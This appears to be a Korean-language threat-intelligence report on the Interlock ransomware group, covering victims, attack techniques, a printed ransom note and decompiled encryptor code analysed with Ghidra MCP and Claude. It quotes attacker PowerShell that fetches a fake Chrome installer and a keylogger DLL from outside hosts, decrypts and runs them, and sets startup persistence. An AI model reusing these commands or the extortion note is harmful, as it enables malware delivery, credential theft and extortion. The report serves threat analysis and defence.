PIOLINK

Interlock 랜섬웨어 그룹

기업 타겟의 기회주의적 랜섬웨어 그룹

사이버위협분석팀

Interlock 랜섬웨어 그룹

기업 타겟의 기회주의적 랜섬웨어 그룹


- Interlock Ransomware Group

1) 개요

Interlock 랜섬웨어 그룹은 의료, 교육, 기술, 정부 기관을 포함하여 북미와 유럽 전역의 기업 및 중요 인프라 부문을 표적으로 삼고있다. 2024년 9월 처음 관찰된 이래로 우선순위가 높은 위협으로 부상했다. 특히 2025년 6월, 미국 CISA와 FBI는 Interlock 랜섬웨어 활동에 대해 공식적으로 경고했다.

FBI에 의하면, 이들은 재정적 동기를 가지고 있으며 기회주의적으로 대상을 선택한다. 다수의 현대 랜섬웨어 그룹과 달리 Interlock은 일반적인 RaaS 모델을 따르지 않고 폐쇄적 그룹으로 운영되는 것으로 추정된다.

이들은 민감한 데이터 공개 위협을 통해 피해자들에게 압력을 가하기 위해서 맞춤형 유출 사이트인 "Worldwide Secrets Blog"를 활용한다. 랜섬 노트에는 Tor 브라우저를 통해 .onion URL로 블로그에 접속하도록 지시되어 있다.



<그림 1> Interlock 그룹 블로그 "Worldwide Secrets Blog"

2) 피해 사례

DaVita

○ 개요

Davita는 미국 최대의 신장 투석 서비스 제공 업체로, 약 200만명의 환자들에게 서비스를 제공한다. 2025년 4월 12일, DaVita는 1.5TB의 데이터가 유출되었음을 공식 발표했다. Interlock의 소행이라는 공식적인 발표는 하지 않았으나, 2025년 8월 22일 Hipaajournal의 칼럼에서 Davita의 랜섬웨어 피해는 Interlock의 소행이라는 사실을 밝혔다.

○ 경과

Interlock 랜섬웨어는 가짜 소프트웨어 업데이트 페이지를 통해 Powershell RAT를 유포하여 시스템에 침투했다.

○ 피해 규모

200만명 이상의 환자 정보, 건강 정보, 금융 정보가 유출되었으며 유출된 데이터는 Intorlock의 블로그에 게시되었다.

Texas Tech University Health Sciences Center

○ 개요

Texas Tech University Health Sciences Center는 미국 텍사스 주에 위치한 의료 및 건강 과학 교육 기관으로 연구, 교육, 병원 등의 서비스를 제공한다. 2024년 10월, Texas Tech University Health Sciences Center는 Interlock 랜섬웨어 공격을 받았음을 확인하고 이를 공식 발표하였다.

○ 경과

공격자는 침해된 웹사이트를 통해 가짜 소프트웨어 업데이트를 유포하고 Powershell RAT를 이용해 시스템에 침투하여 데이터를 유출했다.

○ 피해 규모

Texas Tech University Health Sciences Center의 환자 정보와 의료 기록 등 민감 정보가 유출되었으며, 피해 규모에 대한 구체적인 수치는 공개되지 않았다.

Kettering Health

○ 개요


Kettering Health는 미국 오하이오 주에 위치한 의료 제공 기관으로, 병원, 클리닉, 연구소 등을 운영하는 대형 의료 기업이다. 2025년 5월 20일에 Kettering Health는 공식 홈페이지를 통해 Interlock 그룹을 직접 언급하며 피해 사실을 공지했다.

○ 경과

Interlock 랜섬웨어가 침해된 웹사이트를 통해 유포한 가짜 소프트웨어 업데이트로 시작되었다. 사용자들이 가짜 업데이트 팝업을 클릭하면서 Powershell RAT가 백그라운드에서 실행되었고, 이를 통해 네트워크에 침투하였다.

○ 피해 규모

Kettering Health의 환자 정보와 의료 기록 등 민감 정보가 유출되었으며, 피해 규모에 대한 구체적인 수치는 공개되지 않았다.



<그림 2> Kettering Health 공식 홈페이지 공지사항

3) Interlock 랜섬웨어 공격기법

초기 접근

Interlock 랜섬웨어 그룹은 주로 초기 접근에 침해된 웹사이트를 이용한다. 이 웹사이트들은 합법적으로 서비스중인 웹사이트지만 침해되었기 때문에 사용자들로 하여금 위장된 악성코드를 다운받게 한다. 보통 보안 소프트웨어의 업데이트로 가장한 페이로드를 사용한다.

또한 일부 경우에 Interlock 그룹은 ClickFix 기법을 사용하기도 한다. ClickFix 기법은 사용자가 가짜 CAPTCHA를 클릭하여 악성 페이로드를 실행하도록 유도하는 기법이다. 이 가짜 CAPTCHA에는 사용자가 Windows 실행 창을 열고, 클립보드 내용을 붙여넣은 다음, Base64로 인코딩된 악성 PoswerShell 프로세스를 실행하도록 하는 기능이 포함되어 있다. ClickFix 기법은 Lumma Stealer 캠페인에서 사용된 것으로 유명하다.

정찰

Interlock 랜섬웨어는 초기에 정찰을 수행하기 위해 PowerShell 스크립트로 일련의 명령을 실행한다.

PowerShell 명령	설명
WindowsIdentity.GetCurrent()	현재 Windows 사용자를 나타내는 WindowsIdentity 객체 반환
systeminfo	운영 체제 구성, 보안 정보, 제품 ID 및 하드웨어 속성을 포함하여 컴퓨터와 운영 체제에 대한 상세한 구성 정보 표시
tasklist/svc	로컬 컴퓨터에서 현재 실행 중인 각 프로세스에 대한 완전한 서비스 정보 나열
Get-Service	실행 중인 서비스와 중지된 서비스를 포함하여 컴퓨터의 서비스를 나타내는 객체를 가져옴
Get-PSDrive	현재 세션의 드라이브 가져옴
arp -a	호스트 엔드포인트의 IPv4 및 IPv6 주소에 대한 항목을 포함하는 ARP 캐시 테이블의 항목 표시하고 수정

<표 1> 정찰을 위한 PowerShell 스크립트 명령

명령 및 제어

Interlock 랜섬웨어 그룹이 Cobalt Strike 캠페인과 같은 명령 및 제어(C2) 애플리케이션을 사용하는 것이 관찰되었다. 이들은 C2 및 명령 실행을 위해 Interlock RAT와 NodeSnake RAT를 사용한다.

지속적인 실행

가짜 Google Chrome 브라우저 실행 파일은 Windows 시작 폴더에 파일을 드롭하는 PowerShell 스크립트를 실행하도록 설계된 원격 접근 트로이목마(RAT)로 기능한다. 이렇게 되면 피해자가 로그인할 때마다 RAT가 실행되므로 Interlock은 지속성을 확립할 수 있다.

```
powershell.exe -Command Invoke-WebRequest -Uri "https://apple-online.shop/ChromeSetup.exe" -OutFile "$env:TMP/ChromeSetup.exe" ; &
"$env:TMP/ChromeSetup.exe" ;
$startupFolder = [System.IO.Path]::Combine($env:APPDATA, 'Microsoft\Windows\Start Menu\Programs\Startup') ;
$programPath = 'C:\Users\$user\Downloads\upd_3246173.exe' ;
$shortcutName = 'fahhs.lnk' ;
$shortcutPath = [System.IO.Path]::Combine($startupFolder, $shortcutName) ;
$WshShell = New-Object -ComObject WScript.Shell ;
$shortcut = $WshShell.CreateShortcut($shortcutPath) ;
$shortcut.TargetPath = $programPath ;
$shortcut.WorkingDirectory = [System.IO.Path]::GetDirectoryName($programPath) ;
$shortcut.Save()
```

<그림 3> RAT를 다운로드하는 PowerShell 명령어 샘플 (출처 : talosintelligence.com)

자격 증명 접근, 측면 이동 및 권한 상승

시스템의 원격 제어를 성공적으로 확립하게 된 후 PowerShell 명령을 통해 자격 증명 스틸러와 키로거 바이너리를 다운로드하는 것이 관찰되었다. 자격 증명 스틸러는 피해자의 온라인 계정에 대한 로그인 정보와 관련 URL을 수집하고 키로거는 내부 파일에 사용자의 키 입력을 기록한다. 또한 이들은 측면 이동 및 권한 상승을 위해 Lumma Stealer같은 인포 스틸러를 사용하기도 한다.


이렇게 탈취한 자격 증명과 RDP를 활용해 시스템 사이를 이동한다. 이들은 원격 연결을 활성화하기 위해 주로 AnyDesk와 같은 도구를 사용하며 측면 이동을 지원하기 위해 PuTTY를 사용한다. 사용자의 자격 증명을 탈취하는 것 외에도 이들은 추가 권한을 얻기 위해 도메인 관리자 계정을 침해하기도 했다.

```
Invoke-WebRequest -Uri "23.95.182.59/3127g9geumtoisgdqhpinouwaehsgdb/klg" -OutFile "$env:TMP/klg" ;
powershell.exe -Command "
function Decrypt-File { param ( [string]`$inputFile, [string]`$outputFile, [string]`$password );
`$aes = [System.Security.Cryptography.Aes]::Create();
`$key = [System.Text.Encoding]::UTF8.GetBytes(`$password.PadRight(32, ' ').Substring(0, 32));
`$inputStream = [System.IO.File]::OpenRead(`$inputFile); `$iv = New-Object byte[] 16;
`$inputStream.Read(`$iv, 0, 16);
`$aes.Key = `$key;
`$aes.IV = `$iv;
`$cryptoTransform = `$aes.CreateDecryptor();
`$cryptoStream = New-Object System.Security.Cryptography.CryptoStream(`$inputStream, `$cryptoTransform,
[System.Security.Cryptography.CryptoStreamMode]::Read);
`$outputStream = [System.IO.File]::OpenWrite(`$outputFile);
`$cryptoStream.CopyTo(`$outputStream);
`$cryptoStream.Close();
`$outputStream.Close();
`$inputStream.Close();
};
Decrypt-File -inputFile '"`$env:TMP\klg"' -outputFile '"`$env:TMP\klg.dll"' -password '"]gSkhg93+@kj^v#1vkfg25"' ;
rundll32 '"`$env:TMP\klg.dll"' start"
```

<그림 4> 키로거를 다운로드하는 PowerShell 명령어 샘플 (출처 : talosintelligence.com)

파일 암호화 및 랜섬 노트 생성


데이터 유출 후에 Interlock 랜섬웨어 그룹은 암호화 바이너리를 64비트 실행 파일로 배포한다. 암호화 대상 파일들은 AES와 RSA가 결합된 알고리즘을 사용하여 암호화되도록 설계되었다. 또한 암호화를 마친 후, remove() 함수를 사용하여 암호화 바이너리를 삭제한다. 암호화된 파일은 .!NT3RLOCK 등의 파일 확장자가 추가된다.



이름	수정한 날짜	유형	크기
html	2025-10-02 오후 1:57	파일 폴더	
ELF.sections.txt.!NT3RLOCK	2025-10-02 오후 1:57	!NT3RLOCK 파일	2KB
FIRST_READ_ME.txt	2025-10-02 오후 1:57	텍스트 문서	3KB
Functions.txt.!NT3RLOCK	2025-10-02 오후 1:57	!NT3RLOCK 파일	67KB
Libraries.txt.!NT3RLOCK	2025-10-02 오후 1:57	!NT3RLOCK 파일	1KB
PE.sections.txt.!NT3RLOCK	2025-10-02 오후 1:57	!NT3RLOCK 파일	14KB

<그림 5> !NT3RLOCK 확장자로 암호화된 파일들

파일들을 암호화 완료 한 후, 'FIRST_READ_ME.txt', '!README!.txt' 등의 제목을 가진 랜섬 노트를 생성한다. 랜섬 노트는 각 피해자에게 고유 코드와 .onion URL을 통해 Interlock 그룹에게 연락하라는 행동 강령을 제공하며, 피해자가 연락하기 전까지 몸값을 요구하거나 지불하는 방식은 제공하지 않는다. 피해자가 몸값을 지불하지 않으면 피해자의 유출된 데이터를 블로그에 게시하겠다고 위협한다.



FIRST_READ_ME.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

Final Warning: Your Data Is at Risk
To the Leadership of Your Organization
We have encrypted your systems and extracted sensitive information from your network. Your organization's failure to prioritize cybersecuri

---

What You Need to Know:
1. We have seized key documents, customer information, and confidential business data.
2. Access to these files has been locked with advanced encryption.
3. Responsibility for this breach lies with your organization, as you are obligated by law to protect Non-Public Information (NPI).

Legal and Financial Risks:
If you fail to act within 72 hours, we will begin publishing your data on our leak platforms. The consequences will include:
- Violations of laws such as GDPR, HIPAA, CCPA, GLBA, and NYDFS Cybersecurity Regulation.
- Severe fines for non-compliance and lawsuits from affected parties.
- Long-term reputational damage to your business, leading to client and partner losses.


Your Actions:
To prevent escalation, you must cooperate immediately.

1. Access our Recovery Platform via TOR Browser:
   - Download TOR from https://www.torproject.org.
   - Open: http://[redacted].onion/chat.php
   - Use your Organization ID [redacted] to create a private negotiation ch

<그림 6> Interlock 랜섬웨어의 랜섬 노트


4) Ghidra MCP를 활용한 Interlock 랜섬웨어 분석

Interlock 랜섬웨어를 간편히 분석하기 위해 Ghidra MCP를 활용하였다. Claude에 Ghidra MCP를 연동시키고, 분석을 진행했다. 우선 랜섬웨어 프로그램의 실행 흐름을 알기 위해 함수 분석을 요청했다.




<그림 7> 함수 분석을 통한 실행 흐름 파악

Claude는 Ghidra MCP를 통해 분석한 내용을 바탕으로 프로그램의 실행 흐름을 함수와 함께 자세히 설명해준다.




<그림 8> 프로그램 실행 흐름 중 암호화 단계



<그림 9> 프로그램 실행 흐름 중 파일 시스템 탐색 단계


각 단계별 프로그램 실행 흐름을 상세히 설명한 뒤, 전체 실행 흐름을 한눈에 보기 쉽게 정리해준다. 이를 통해 분석가들은 더 빠르고 효율적으로 악성코드가 하는 일과 그에 상응하는 함수를 파악할 수 있다.



<그림 10> 프로그램 전체 실행 흐름


함수명 및 변수명 변경

Ghidra에서 랜섬웨어의 로직을 직접 확인하기 위해 Claude에게 함수명과 변수명 변경을 요청하였다.



<그림 11> 함수명 및 변수명 변경 요청

함수명과 변수명을 적절히 변경하여 분석가가 더욱 쉽게 함수가 어떤 역할을 하는지 파악하고 검증할 수 있게 되었다.



<그림 12> Ghidra에서 변경된 함수명과 변수명

Ghidra MCP를 활용해 초기 분석을 하고 프로그램에 대한 개괄적 파악을 완료한 후에, 이를 바탕으로 파일 분석을 진행하였다.

초기화 및 명령줄 파싱

다운로드 바이 다운로드, ClickFix 방식 등으로 피해자의 PC에 성공적으로 침입했다면, Interlock 랜섬웨어는 초기화 및 명령줄 파싱 작업을 진행한다. –s, -d, -f, -r 인자가 존재하는데 각각 system, directory, file, release-files를 의미하며 모든 드라이브 암호화, 디렉토리 암호화, 파일 암호화, 파일 삭제를 의미한다.

```
if ((((cVar2 == '-') && (pcVar3[1] == 'd')) && (pcVar3[2] == '\0')) ||
   (iVar4 = FUN_000362b0(), iVar4 == 0)) break;
if ((((cVar2 != '-') || (pcVar3[1] != 'f')) || (pcVar3[2] != '\0')) &&
   (iVar4 = FUN_000362b0(), iVar4 != 0)) {
  iVar4 = FUN_000362b0();
  if ((iVar4 == 0) || (iVar4 = FUN_000362b0(), iVar4 == 0)) {
    DAT_00049480 = 1;
  }
  else {
    if ((((cVar2 == '-') && (pcVar3[1] == 's')) && (pcVar3[2] == '\0')) ||
       (iVar4 = FUN_000362b0(), iVar4 == 0)) {
      flag_system_mode = 1;
      return;
    }
    if (((cVar2 == '-') && (pcVar3[1] == 'r')) && (pcVar3[2] == '\0')) {
      flag_delete_or_release = 1;
    }
    else {
      iVar4 = FUN_000362b0();
      if (iVar4 == 0) {
        flag_delete_or_release = 1;
      }
    }
  }
```

<그림 13> 인식되는 명령줄 인자들

파일 스캔

초기화 및 명령줄 파싱 작업 진행 후, 파일 암호화를 위해 recursive_directory_traversal() 함수를 통해 모든 파일을 찾고 암호화 대상 파일을 스캔하여 선별한다.

```
puVar9 = (undefined8 *)open_directory(pcVar1);
*plVar7 = (longlong)puVar9;
if (puVar9 == (undefined8 *)0x0) {
  FUN_00036220();
LAB_00001d81:
  FUN_00036220();
  return;
}
iVar4 = FUN_000362c8();
pcVar3 = _DAT_0004e760;
uVar2 = DAT_00039010;
local_2ac = 0;
do {
LAB_00001dea:
  puVar10 = find_next_file(puVar9);
  if (puVar10 != (undefined8 *)0x0) {
    do {
      *(undefined2 *)(pcVar1 + iVar4) = uVar2;
      FUN_000362a8();
      puVar13 = local_288;
      (*pcVar3)(pcVar1);
      if ((local_282 & 0xf000) == 0x4000) {
        if ((*(short *)(puVar10 + 1) != 0x2e) &&
           ((*(short *)(puVar10 + 1) != 0x2e2e || (*(char *)((longlong)puVar10 + 10) != '\0')))) {
